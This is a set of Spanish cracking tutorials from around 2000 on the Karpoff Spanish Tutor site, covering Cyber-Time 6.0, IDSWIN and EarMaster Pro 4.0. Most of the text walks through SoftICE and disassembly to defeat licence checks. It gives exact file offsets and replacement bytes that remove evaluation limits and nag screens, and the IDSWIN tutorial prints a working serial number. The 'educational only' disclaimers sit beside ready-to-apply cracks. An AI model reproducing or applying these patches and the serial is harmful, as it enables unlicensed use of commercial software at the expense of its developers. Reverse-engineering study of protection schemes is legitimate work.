2.- **getevaldata**: aquí podemos ver entre otras las siguientes cadenas de exto: "**evalexpired**"; "**cyber-time 6.0 evaluation version. you have** "; "**unregistered evaluation version - not for commercial use**"; interesante ¿no?

3.- **securitycheck**: aunque parecía que no quedaba nada, podemos encontrar: "**unregistered copy**"; "**registered copy**" y nuevamente: "**unregistered evaluation version - not for commercial use**". ¿qué más podemos pedir?

... limite 255 registros ...

podemos empezar por **getevaldata**. anotamos la dirección donde empieza, **5551f4**, y ponemos un break en sice, cargandolo con symbol loader. ponemos **bpx 5551f4**, damos f5, vemos el programa correr... salta sice !!! vamos traceando con f10 buscando algo interesante, hasta encontrar algo aquí:

```
:005552c6 eb11 jmp 005552d9   <- aquí saltamos
:005552c8 e973e3eaff jmp 00403640
:005552cd 33c0 xor eax, eax
:005552cf a3582c5600 mov dword ptr [00562c58], eax
:005552d4 e883e7eaff call 00403a5c

* referenced by a (u)nconditional or (c)onditional jump at address:
|:005552c6(u)
|
:005552d9 833d582c560001 cmp dword ptr [00562c58], 00000001 <- comparación interesante
:005552e0 7d41 jge 00555323 <- si esmayor o igual a 1 saltamos
```

una vez llegados a **5552d9**, ponemos **d 562c58** para ver que es lo que contiene. y vemos que contiene **fe** en hexa, que ¿cuánto es en decimal? pués 254, es decir aquí es donde compara el número de registros que nos quedan,si es mayor o igual a uno salta, si no salta la ventana de expirado. sería un buen lugar para poner un jmp en vez de un jge, pero tengo pensada otra cosita, jeje. vamos a ver en qué llamada que lo saca y luego la machacamos, poniendola a 255, así nos aseguramos que no haya errores ¿qué os parece?

bien, si miramos un poco más arriba, el call más cercano está en **5552b4** (ponemos un break para luego) y vemos esto:

:005552b1 8b45f8 mov eax, dword ptr [ebp-08]
:005552b4 e81352ebff call 0040a4cc <-call más cercano
:005552b9 a3582c5600 mov dword ptr **[00562c58]**, eax <- ¿os suena 562c58? pasamos el valor de eax a él.
:005552be 33c0 xor eax, eax

continuemos traceando para ver que más hace ... llegamos a **55534d** y nos salta una ventana diciendos los registros que nos quedan, cerramos la ventana, y volvemos a sice. ponemos un break sobre el call, y nos fijamos que algunos valores de los registros han cambiado al salir del call, concretamente eax=1. puede que nos sirva para algo o no. bueno, dejamos correr al programa y lo cerramos. (borrad lo breaks que ya no sean útilles)

si volvemos a ejecutar el programa, nos saltará en **5552b4**, si ponemos **d eax**, vemos que aparece 254, en decimal, si pasasemos el call, veríamos que eax tiene el valor fe, justo nuestro valor, que luego pasa a **00562c58** en la siguiente instrucción. como ya os he dicho lo que pasa, nos colocamos sobre el call, y nos disponemos a escribir un poco de asm, escribimos **a eip**, para meter las instrucciones en la dirección actual. metemos **mov eax, ff** (255) y pulsamos enter un par de veces. podemos ver que ahora se va a ejecutar nuestra instrucción, anotamos sus bytes:

mov eax, fe -> b8 ff 00 00 00;

y pulsamos f5 para ver que pasa. nos salta sice en el call de llamada a la nag, dejémosla salir por esta vez, volvemos a pulsar f5. y nos aparece la ventana dicendo que nos quedan 255, perfecto !!!

ahora hagámoslo permanente con el editor hexa. lo metemos donde lo hemos metido ahora. vamos allí con el editor hexa, y metemos los bytes de arriba: **b8ff000000**. lo metemos en **1546b4** (offset de **5552b4**), guardamos los cambios y probamos el programa. sale la nag con 255 registros, y si metemos otro más nos dice que quedan 254, lo cuál dice que el 255 lo mete en su registro, es decir todo va perfecto.

...la nag ...

esto va a ser más corto, aunque no tan bonito ;-)

bien, teníamos la nag en **55534d**, cargamos con symbol loader, borramos todos los breaks (**bc***), y metemos **bpx 55534d**. pulsamos f5 ... y salta sice aquí:

:0055534a 8b45ec mov eax, dword ptr [ebp-14]
:0055534d e8aa4bf0ff call 00459efc <- aquí llama a la ventana.
:00555352 8b45fc mov eax, dword ptr [ebp-04]
:00555355 8b8070070000 mov eax, dword ptr [eax+00000770]

¿probamos a nopear la ventana? vamos a por ella, ponemos **a eip**, metemos 5 nops, damos f5... y arranca sin problemas, incluso podemos volver a meter otro registro, y nos dirá que quedan 254 otra vez. un poco cutre, pero efectivo, jeje. para hacerlo permanente, nuevamente cogemos el editor hexa, el offset es **15474d**.

para los que no les gusten los nops:

bien, hay por ahí un ret, !! llamémosle !!. la dirección de un ret es 555d91 y el offset de 55534d ya lo sabéis. el resto os lo dejo a vosotros.

... saves remaining ...

vamos a ocuparnos de esta nag, luego iremos a por el unregistered.

en el dede, pulsamos un par de veces sobre **decsaves**, y nos aparece el código, vemos por ahí, "**number of saves remaining:".** esta es nuestra frase. vamos a poner un par de breaks, uno al comienzo y otro al final:

00550284 55 push ebp <--- principio
00550285 8bec mov ebp, esp
....
005503a6 ba02000000 mov edx, $00000002
005503ab e8ac3bebff call 00403f5c
005503b0 c3 ret <--- final

por tanto, vamos al symbol loader, si aún tenemos breaks anteriores los borramos, y metemos esos dos, **bpx 550284** y **bpx 5503b0**. el primero únicamente para ver que es lo que hace el programa por ahí, simple curiosidad. bien, damos a la ruleta, esperamos, metemos un nuevo registro, ddamos a save... y salta sice. justo en el principio, que casualidad ;-)

continuemos, traceamos con f10, viendo que pasa por ahí, por ejemplo en 5502d6, vemos un mov eax, [00502c8], al pasarlo vemos que el valor de eax pasa a ser fe (en decimal es 254). nuestra ventana tiene que estar cerca. seguimos con f10 hasta que al llegar a **55037c**, aquí salta la ventana. podríamos intentar machacarla aquí, pero mejor lo hacemos en su llamada 'madre', seguimos, hasta que llegamos a ret, pulsamos f10, otro ret, y aparecemos aquí:

:0054fb99 0f8529ffffff jne 0054fac8
:0054fb9f 8b45fc mov eax, dword ptr [ebp-04]
:0054fba2 e8dd060000 call 00550284 <- esta es nuestra llamada
:0054fba7 33c0 xor eax, eax <- aquí aparecemos
:0054fba9 5a pop edx
:0054fbaa 59 pop ecx

ahí está nuestra llamada, al salir de ella podemos mirar que valores de los registros han cambiado, concretamente podemos ver que eax vale 0 (si no veis los registros, pulsad f2). así que metemos un break en el call, reiniciamos el programa, metemos un nuevo registro, y ... salta sice en nuestro call. vamos a sustituirla por un mov eax, 00. metemos **a eip**, para escribir asm en la dirección actual, metemos **mov eax, 00** y pulsamos un par de veces enter, vemos que el call se ha transformado en un mov, pulsamos f5 para volver a windows ... y el programa va de maravilla, prueba superada :-)

para hacer los cambios permanentes, utilizamos el editor hexa. **mov eax, 00 -> b800000000**. el offset es: ... bueno, buscadlo vosotros, que ya deberíais saber :)

nota: fijaos que mov eax, ttxxyyzz en bytes siempre se escribe igual, comenzando por b8, y a continuación el valor cambiando los bytes de orden, así: zzyyxxtt. es decir un **mov eax, ttxxyyzz -> b8zzyyxxtt**

...unregistered.

eso es, queda el mensaje de unregistered que aparece al arrancar el programa. como vimos en el dede, aparece al menos en dos sitios. si miramos en wdasm, veremos que sólo son esos dos sitios.

la que aparece en getevaldata es la que a nosotros nos intersa.y en securitycheck aparece **registered copy**.

debemos recordar que es lo que queremos, únicamente nos queda eliminar una frase, y cambiarla por otra. esto con un editor hexadecimal, está hecho, sólo tenéis que buscar la frase (como ansi) y modificarla por lo que queráis.

pero podemos hacerlo cambiando una cosa, veamos donde aparecen ambas frases:

* possible string reference to: "**registered copy**"
|
00555b6a bac45d5500 mov edx, $**00555dc4**

* possible string reference to: "**unregistered evaluation version - n**
| ot for commercial use"
|
0055535b ba18545500 mov edx, $**00555418**

los números resaltados, son las direcciones de ambas cadenas, ¿qué sucede si cambiamos **555418** por **555dc4**? que aparecerá la frase registered copy en lugar de unregistered...

cogemos el offset de 55535b que es **15475b**, vamos al editor hexa, y cambiamos ba18545500 por bac45d5500 (00555dc4), bonito colorido ;-), recordad que hay que invertir el orden al meter los bytes.

finalizando

creo que con esto ya hemos hecho una buena simulación de registro del programa ¿no? si alguien logra hacerlo mejor que me lo mande.

bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo. espero que os haya resultado útil este tute. no olvidéis que **nuestro objetivo sólo es aprender**. sin contar con la diversión que esto supone por supuesto ;-))

aprovecho para mandar un saludo a todos los que me habéis escrito como cosecuencia directa de mis tutes, en especial para nandois y para javier. y como siempre un gran saludo para todos los miembros de [k-for] y de tutoriales 2000. parece la despedida de un concurso de la tele, jeje.

hasta la próxima...

« »~~~=*=~~~« »

mi correo: kuato_thor@hotmail.com

la página de [k-for]: http://pagina.de/kfor

« »~~~=*=~~~« »

karpoff spanish tutor: pagina dedicada a la dibulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	IDSWIN WIN 95/98/NT

PROTECCION:	Licencia/Serial Number.		
Descripcion:	Programa de Contabilidad y Gestión Multiempresa		
Dificultad:	Novato, **Facililla**, Media, ETC.		
INFORMACION:	http://distrito.com/ids		
Herramientas:	**Numega SoftICE v.4.05**, GetTyp v.2.06, Dede v.2.34		
CRACKER:	**+Er@ser**	**FECHA:**	30/10/2000

introduccion

el prorama **"no es necesario"** para seguir este tutorial. mi intención es solamenente enseñar esquemas de protección genéricos empleados por los programadores de **aplicaciones comerciales**. se trata de software comercial **"difícilmente"** disponible en la red si sabes como **buscar**. aunque podemos conseguir una versión **"demo"** a través de las distintas técnicas de **"ingeniería social"** este no es lugar ni el momento de explicar las distintas técnicas, de este "maravilloso-arte". en mis archivos personales de software **"solo con fines educativos:)"** dispongo de la versión **97.1** para **win95**, programa de **contabilidad y gestión multiempresa**, realizado por la empresa **ids - informática del segura, s.l.** en su página web, podemos leer algo como esto : **"este programa es uno de los siete mejores de españa, según la revista pcmedia"** y me pregunto : nos podemos fiar de la opinión de los maravillosos técnicos de la revista pcmedia?

en este caso, aunque parezca extraño es un programa bastante bueno, sencillo e intuitivo, desde aqui mis "felicitaciones" a los programadores por su aplicación, aunque un **suspenso** en su rútina de protección.

primeramente necesitaremos tener las ideas muy claras de como atakar a este programa, realizado en **delphi (q:¿cómo sabemos en que lenguaje esta realizado?, a: gettyp)**. una vez sabiendo en que lenguaje podemos descompilarlo, en este caso, empleamos otra maravillosa utilidad llamada, **dede 3.45 (o sino generamos un listado muerto con el win32dasm)**.

la información que obtendremos la podemos utilizar más tarde, para realizar una **segunda aproximación**, es decir, realizar un **keymaker (o generador de llaves)** para el programa.

aaaaaaaltoooooooo!!!!!!!

podiamos seguir hablando y hablando, donde realiza el salto **(jne,je,jz,jnz...)** o hace la comparación en esta dirección, la rútina de generación es así, etc... pero por falta de tiempo y "ganas" solo voy a dedicarme a encontrar el **n°serie válido**, aunque quien sabe, algun día ... ;)

sólo necesitamos paciencia, materia gris, un paquete de tabaco, y un vodka-naranja, para averiguar el nºserie válido para la licencia.


instalamos el programa **idswin versión "demo"**, nos creara una serie de carpetas, el programa ejecutable lo encontramos en la carpeta siguiente: **\idswin\general**
mante.exe <---------- programa "victima"


el programa nos generara una licencia determinada dependiendo de las caracteristicas internas de nuestra máquina **(nombre de pc, tipo de procesador, etc... supongo:)**

en este caso licencia = dsisrvuw

al atake


primera aproximación : arrancamos nuestra "victima" con la herramienta **apispy32 v2.4** para averiguar la **api** a establecer el **bp (breakpoint)**, en nuestro caso es (como en otros tantos ;))





(*) createwindowexa (user32.dll)

partiendo de que tenemos residente el **softice** en nuestro sistema, ejecutamos la "victima" nos aparece una pantalla :



antes de pulsar el boton **[aceptar]** activamos el **softice (ctrl+d)** y establecemos el breakpoint, **'bpx createwindowexa' (porque de lo contrario nos aparecera el aviso "accedera en modo demo")**, regresamos a nuestra "victima" pulsando de nuevo **(ctrl+d)**, ahora es el momento que debemos pulsar el boton **[aceptar]**. pantallazo y aparecemos dentro del **softice** pulsamos la tecla de función **[f12]** para que nos salte a la rutina del programa que llama a esta api.

veremos algo asi:

```
-----------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------
eax=000008ec   ebx=00a3f524   ecx=80004f40   edx=80005260   esi=0139b5ac
edi=0139b878    ebp=00a3f4d8    esp=00a3f494    eip=0042606c    o d i s z a p c
cs=017f   ds=0187   ss=0187   es=0187   fs=12bf   gs=0000   ds:0139b678=000008ec
-----------------------------------------------------------------------------------------------------------------------
*eax=21c
*ebx=0
*ecx=80005260
*esi=468d2c
-----------------------------------------------------------------------------------------------------------------------
017f:00426067    e8340efeff        call user32!createwindowexa
017f:0042606c    8986cc000000      mov [esi+000000cc], eax   <---- aquí aparecemos;)
017f:00426072    5e                pop esi
017f:00426073    5b                pop ebx
017f:00426074    c3                ret
...
-----------------------------------------------mante!code+00025067-----------------------------------------------
```

---

visualizamos el registro **esi** pulsando en la pantalla de registros del **softice** con el botón derecho del ratón y seleccionando **-display**, avanzamos sobre la pantalla de datos, bien con el ratón o pulsando **[repág]** hasta ver algo curioso, como esto:

```
-----------------------------------------------------------------------------------------------------------------
----------------------------------------word---------------prot-----(0)-----------------------------------------------
0187:01398efc   3036   3137   3233   3234   0037   0000   001a   0000    607132427..................
0187:01398e0c   0001   0000   0009   0000   3a43   495c   5344   4957    ........c:\idswi............
0187:01398e1c   004e   0139   0026   0000   71ac   0041   44b0   0042    n.9.&....qa..db...........
0187:01398e2c   b5ac   0139   b8d8   0139   0000   0000   0008   8000    ..9...9...........................
0187:01398e3c   0060   0000   0000   0000   0012   0000   0001   0000    `.................................
0187:01398e4c   0003   0000   504f   0035   8f54   0139   8f54   0139    ....op5.t.9.t.9............
0187:01398e5c   0010   0000   0010   0000   001b   0000   0001   0000    .................................
0187:01398e6c   000b   0000   4452   424e   5348   4845   4f53   0051    ....rdnrhsehsoq.
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
```

pues ya esta, ya tenemos nuestro **n/serie=rdnrhsehsoq** para la **licencia=dsisrvuw** que nos genera el programa mante.exe, **fácil no!!!**

un saludo!

+er@ser'2000
for the new millennium

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: **EarMaster Pro 4.0**

PROTECCION:	**Versión de Evaluación (25 días) Nombre/Nº de Serie y Nag inicial**
Objetivo:	**Simular estar registrado**
Descripcion:	Shareware Educativo (Entrenamiento del oído musical)
Dificultad:	Principiante
DOWNLOAD:	http://www.earmaster.com
Herramientas:	**SoftICE 4.x , RegFix, Editor Hexadecimal, W32Dasm (opcional)**
CRACKER:	**frantic** **FECHA: 01/11/2000**

introduccion

a este programa creo que merece la pena dedicarle unos minutos para conocerlo. es para el aprendizaje musical práctico, para trabajar el oído. no di con él por casualidad, sino que lo hallé porque suelo usar ese tipo de software *mientras las condiciones de evaluación lo permiten...* y ya que lo tenía, se me ocurrió analizar, en la medida de mis posibilidades, sus protecciones. insisto en que lo considero altamente recomendable para todos aquellos que estén estudiando música o quieran trabajar su oído musical. más que nunca hay que señalar que, por respeto a los autores, no hay que desprotegerlo más allá de lo necesario para nuestros fines educativos.
en otras palabras, el valor de este shareware excede al de su condición de “víctima”, como solemos decir. bien, vosotros veréis qué hacéis después de leer esto. siempre el mismo consejo: pagad por él si os interesa y si podéis permitiroslo. ah, y el programa está en español, salvo la ayuda.

los pasos para desproteger esta pieza vienen a ser estos:
* introducir unos datos para matricularlo y provocar así la aparición del mensaje “este no es un número de registro válido”
* localizar las rutinas de protección con softice
* aislar la variable responsable de la condición “usuario registrado”
* modificar el código en el punto preciso para que el programa asuma en todo momento dicha condición.

por tanto, este tutorial es del tipo “simular estar registrados”.
este escrito está especialmente dirigido a principiantes con cierta experiencia en el uso de las herramientas del "oficio". por eso no voy a entrar en detalles acerca del manejo de las mismas, salvo en aquellos puntos que considere puedan tener cierto interés.

al atake

la instalacion

antes de instalar la aplicación usé installwatch para sabér qué archivos y entradas del registro se creaban, borraban o modificaban. teniendo herramientas como apispy 32, regmon y filemon no merece mucho la pena esperar todo ese tiempo que los programas tipo installwatch precisan para “sacar una foto” del disco duro antes de instalar, y otra despúes. installwatch presenta una ventaja: analiza a la vez ficheros corrientes y entradas del registro. pero también hay otra pega: muchas aplicaciones generan o modifican archivos y/o entradas del registro tras usarlos por primera vez y no en el proceso de instalación. y earmaster es uno de ellos. teniendo en cuenta esa posibilidad usé regfix. este es un programa que toma una instantánea del registro en un momento dado y otra después y las compara, de modo que se puede sabér qué entradas han sido creadas, modificadas y eliminadas.

una foto antes de ejecutar por primera vez el programa... y otra tras cerrarlo... uhmmm... una entrada creada: smidxpd/ emv (¿será por lo de earmaster versión 4?) en efecto, esta entrada es la encargada de controlar los días que llevamos de evaluación. si adelantamos el reloj del ordenador para caer fuera del periodo de evaluación, ejecutamos el programa y luego lo volvemos a retrasar, el programa se da cuenta y nos deja fuera de juego. si se borra esta entrada, volveremos a disfrutar del periodo entero de evaluación. en esta entrada se guardan codificadas las dos últimas fechas de ejecución del programa.

antes de comenzar con la tarea, conviene ejecutar el programa para configurarlo correctamente y que no nos aparezcan esas pantallas en pleno fregado. se trata de proporcionar un nombre, verificar el sonido y elegir el nivel de dificultad de los ejercicios.

echando un vistazo

al ejecutar el programa aparece una nag que permanece, sin poderlo remediar, unos segundos y que nos recuerda que se trata de una copia no registrada y de evaluación. nos ocuparemos de ella más adelante porque ahora vamos al meollo del esquema de protección. al desaparecer la nag, el programa nos ofrece la posibilidad de ingresar un nombre y un nº de serie, lo cual ya es mucho porque nos evitará tener que “personalizar” títulos de ventanas y demás detalles que hay que pulir cuando lo único que se puede hacer es prolongar el periodo de evaluación y no nos podemos librar de la condición de no-registrados. escribimos nuestros datos y, antes de pulsar el botón, vamos a softice y ponemos un par de breakpoints (messageboxa, getdlgitemtexta). no pasa nada.

plan b: bpx hmemcpy. softice salta y pulsamos f12 hasta llegar al código de earmaster (está escrito sobre la línea verde de la "code window"). hemos aterrizado en un punto lejano porque se ven varios pop (registros restaurados antes de regresar a la rutina superior) seguidos de ret. vamos dando f12 para llegar hasta el final de las correspondientes subrutinas, hasta que aparecemos en :004d6a7c call 4e8a38. aquí ya se ve que estamos en algo importante. quitamos el bpx hmemcpy y f5 para que se siga ejecutando el programa y salir de softice.

así aparece en w32dasm la parte correspondiente en el listado muerto:

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:004d69c1(c)
|
:004d6a4e    8b86f8020000          mov eax, dword ptr [esi+000002f8]
:004d6a54    80b8f401000000        cmp byte ptr [eax+000001f4], 00
:004d6a5b    0f8490000000          je 004d6af1
:004d6a61    8b8600030000          mov eax, dword ptr [esi+00000300]
:004d6a67    8b10                  mov edx, dword ptr [eax]
:004d6a69    ff92b8000000          call dword ptr [edx+000000b8]
:004d6a6f    84c0                  test al, al
:004d6a71    747e                  je 004d6af1
:004d6a73    8d55f4                lea edx, dword ptr [ebp-0c]
:004d6a76    8b8610030000          mov eax, dword ptr [esi+00000310]
:004d6a7c    e8b7e7f5ff            call 00435238
:004d6a81    8b45f4                mov eax, dword ptr [ebp-0c]
:004d6a84    e847190100            call 004e83d0
:004d6a89    8b151c0d5200          mov edx, dword ptr [00520d1c]
:004d6a8f    8802                  mov byte ptr [edx], al
:004d6a91    a11c0d5200            mov eax, dword ptr [00520d1c]
:004d6a96    803800                cmp byte ptr [eax], 00
:004d6a99    7433                  je 004d6ace
:004d6a9b    a1dc155200            mov eax, dword ptr [005215dc]
:004d6aa0    c60000                mov byte ptr [eax], 00
:004d6aa3    8d55f4                lea edx, dword ptr [ebp-0c]
:004d6aa6    8b8608030000          mov eax, dword ptr [esi+00000308]
```

```
:004d6aac    e887e7f5ff          call 00435238
:004d6ab1    8b45f4              mov eax, dword ptr [ebp-0c]
:004d6ab4    50                  push eax
:004d6ab5    8d55f0              lea edx, dword ptr [ebp-10]
:004d6ab8    8b8610030000        mov eax, dword ptr [esi+00000310]
:004d6abe    e875e7f5ff          call 00435238
:004d6ac3    8b45f0              mov eax, dword ptr [ebp-10]
:004d6ac6    5a                  pop edx
:004d6ac7    e86c1f0100          call 004e8a38
:004d6acc    eb23                jmp 004d6af1
```

vamos paso a paso con f10 hasta llegar a la instrucción je 004d6ace. veamos qué pasa si ese salto que softice indica se va a producir, no se ejecuta. tecleamos **r eip (enter)** el cursor se desplaza al registro eip y lo llevamos hasta el último dígito (9) para teclear b (enter), con lo que obtenemos la dirección de la siguiente instrucción (004d6a9b).
f5 y ¡toma! no aparece ningún mensaje. parece que hemos conseguido algo. en el título de la ventana principal ya no figuran los días que llevamos, ni que se trata de una versión de evaluación. vamos a ayuda/acerca de earmaster 4/ y vemos en la pantalla (que es la nag del principio) el nombre y el nº que pusimos. y una duda...si cerramos y volvemos a ejecutar el programa, ¿se verán nuestros datos sometidos a las comprobaciones de las rutinas de registro? respuesta: si. es decir, volvemos a estar no-registrados, pero los datos introducidos ya han pasado a la carpeta de earmaster en el registro de windows. cuando el programa se vuelve a ejecutar, los recupera y los verifica. como comprueba que no son buenos, los ignora y se ejecuta en modo “no-registrado”, pero no los borra del registro.

el plan

la siguiente tarea es determinar qué es lo que provoca que el salto :004d6a99 7433 je 004d6ace se produzca. encima del salto hay una comparación: :004d6a96 803800 cmp byte ptr [eax], 00 se compara con 0 el byte que hay donde indica eax. si nos fijamos en el trozo de código resaltado de arriba, se ve que eax apunta a lo que hay en 00520d1c. hay que ir a softice para mirar esto. volvemos a introducir los datos para registrar y antes de pulsar el botón vamos softice para poner un bpx :004d6a84 . salimos de softice; pulsamos el botón para aceptar los datos. aparecemos otra vez en softice. trazamos con f10 las cuatro instrucciones que nos separan de la comparación, fijándonos en los valores que van tomando los registros y variables implicados. llegamos a la comparación y tenemos que el valor de eax es :005191a8. tecleamos **d eax** para ver qué es lo que hay y aparece que el primer byte es 00. con el ratón cambiamos ese valor en la ventana de datos y ponemos 01. f5 y salimos de softice. volvemos a estar registrados. es muy probable que 005191a8 sea "**flag city**", es decir, donde se guarda la variable que controla si somos usuarios registrados o no. ahora hay que ver dónde se inicializa (se le asigna un valor) y alterar el código de modo que ese valor sea el que nos convenga. para seguir los movimientos de esa variable vamos a poner un bpm 005191a8 w, de modo que cada vez que el programa escriba algo ahí, salte softice. de nuevo ejecutamos **ear40.exe** con el loader y sice se detiene en :004e8724 .

en w32dasm vemos este trozo de código:

```
* possible stringdata ref from code obj ->"serial"
                          |
:004e8705    ba74894e00          mov edx, 004e8974
:004e870a    a170055300          mov eax, dword ptr [00530570]
:004e870f    e8509df9ff          call 00482464
:004e8714    8b45fc              mov eax, dword ptr [ebp-04]
:004e8717    e8b4fcffff          call 004e83d0
:004e871c    8bd8                mov ebx, eax
:004e871e    881da8915100        mov byte ptr [005191a8], bl
:004e8724    a0a8915100          mov al, byte ptr [005191a8]
:004e8729    3401                xor al, 01
:004e872b    a2a4915100          mov byte ptr [005191a4], al
:004e8730    803da891510000      cmp byte ptr [005191a8], 00
:004e8737    745b                je 004e8794
:004e8739    8b45fc              mov eax, dword ptr [ebp-04]
:004e873c    8078082d            cmp byte ptr [eax+08], 2d
:004e8740    7516                jne 004e8758
:004e8742    8d45fc              lea eax, dword ptr [ebp-04]
:004e8745    50                  push eax
:004e8746    b908000000          mov ecx, 00000008
:004e874b    ba01000000          mov edx, 00000001
```

:004e8750 8b45fc mov eax, dword ptr [ebp-04]
:004e8753 e838baf1ff call 00404190

en el trozo de código resaltado se ve cómo tras una llamada se mueve a ebx el valor de eax, luego el valor de bl se pasa al byte que hay en 005191a8 (sección de datos); el valor de ese byte se pasa a al y se xorea con 01. el resultado se mueve al byte en 5191a4. por último se compara el byte en 005191a4 con cero y se ejecuta el salto si da cero. nopear este último salto no nos sirve porque debe haber una doble comprobación, debida probablemente a un segundo flag (en 005191a4). lo mejor es, por tanto, conseguir que siempre se pase un 01 a 005191a8. esto lo podemos hacer modificando el código en
:004e871c 8bd8 mov ebx, eax cambiando esta instrucción por:
:004e871c b301 mov bl, 01
primero se prueba en softice (poniendo un bpx en :004e871c, y trazando con f10 cuando se detiene la ejecución, para observar lo comentado). para cambiar la instrucción,cuando llegamos a 004e871c tecleamos **a eip (enter); mov bl, 01 (enter, enter); f5** para dejar correr el programa.
con este cambio conseguimos engañar al programa. en la nag (y en el ***acerca de***) aparecen los datos que pasaron al registro cuando cambiamos el salto en :004d6a99.ya no aparece el diálogo para registrarse, ni que es un versión de prueba con los días que llevamos, en el encabezado de la ventana principal.
ahora hay que editar el archivo para que el cambio sea definitivo. para ello vamos al editor hexadecimal. (si no tienes experiencia con los editores hexadecimales, consulta mis otros tutoriales, en los que se explica con más detalle cómo hacerlo; también tienes un pequeño monográfico sobre el uso básico de hiew, en la página de karpoff).

la nag

